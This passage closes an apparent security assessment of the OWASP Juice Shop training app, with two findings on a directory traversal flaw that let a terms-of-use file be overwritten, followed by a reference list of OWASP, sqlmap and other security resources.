1. the TSF failed to validate the user input with a white listed acceptable values (i.e. alphanumeric characters) and the canonical file and failed to validate the base directory before allowing any further operation (brightsec.com, 2022).
2. I was able to traverse directory to upload/overwrite important legal/terms of use file and the TSF failed to preserve the data integrity
 - hence, successful exploitation of this vulnerability proves this is in violation of this SFR

References

- access-control-on routes. 2022. *access-control*. <https://pwning.owasp-juice.shop/part3/codebase.html#access-control-on-routes>.
- API15:2019. 2022. *broken-function-level-authorization*. <https://github.com/OWASP/API-Security/blob/master/2019/en/src/0xa5-broken-function-level-authorization.md>.
- base64encode.org. 2022. *base64encode*. <https://www.base64encode.org/>.
- brightsec.com. 2022. *directory-traversal-mitigation*. <https://brightsec.com/blog/directory-traversal-mitigation/?msclkid=cd879c61ceb711ecb3c2cd555542ed89#how-to-mitigate>.
- Codebase. 2022. *Codebase-101*. <https://pwning.owasp-juice.shop/part3/codebase.html>.
- CommonCriteria. 2012. *CCPART2V3.1R4.pdf*. <https://commoncriteriaportal.org/cc/>.
- CWE502. 2006. *Deserialization*. <https://cwe.mitre.org/data/definitions/502.html>.
- dev@sqlmap.org. 2022. *sqlmap.org*. <https://sqlmap.org/>.
- <https://developer.mozilla.org>. 2022. *btoa()*. <https://developer.mozilla.org/en-US/docs/Web/API/btoa>.
- IMPERVA. 2022. *HPP*. <https://www.imperva.com/learn/application-security/http-parameter-pollution/?msclkid=e7edbdb2cedf11ec99f44d50f6fe59e6>.
- jwt.io. 2022. *Introduction to JSON Web Tokens*. <https://jwt.io/introduction>.
- Local-File-Inclusion. 2022. *WSTG*. https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion.
- OAT-009-CAPTCHA. 2011. *captcha-bypass*. https://owasp.org/www-project-automated-threats-to-web-applications/assets/oats/EN/OAT-009_CAPTCHA_Defeat.html.
- owasp juiceshop. 2022. *Architecture-overview*. <https://pwning.owasp-juice.shop/introduction/architecture.html>.
- Pieter-Hintjens. 2022. *32/Z85*. <https://rfc.zeromq.org/spec/32/>.
- restfulapi.net. 2021. *http-status-201-created*. <https://restfulapi.net/http-status-201-created/>.
- security, API. 2019. *SQL-Injection*. <https://github.com/OWASP/API-Security/blob/master/2019/en/src/0xa8-injection.md>.
- snyk security. 2022. *Zip-Slip*. <https://res.cloudinary.com/snyk/image/upload/v1528192501/zip-slip-vulnerability/technical-whitepaper.pdf>.
- SQLiteFAQs. 2022. *SQLiteFAQs*. <https://sqlite.org/faq.html#q7>.
- swagger.io. 2022. *bearer-authentication*. <https://swagger.io/docs/specification/authentication/bearer-authentication/>.
- testing for sql injection, OWASP. 2022. *SQL-Injection*. https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection.

The-Schema-Table. 2022. *Schema*. <https://sqlite.org/schematab.html>.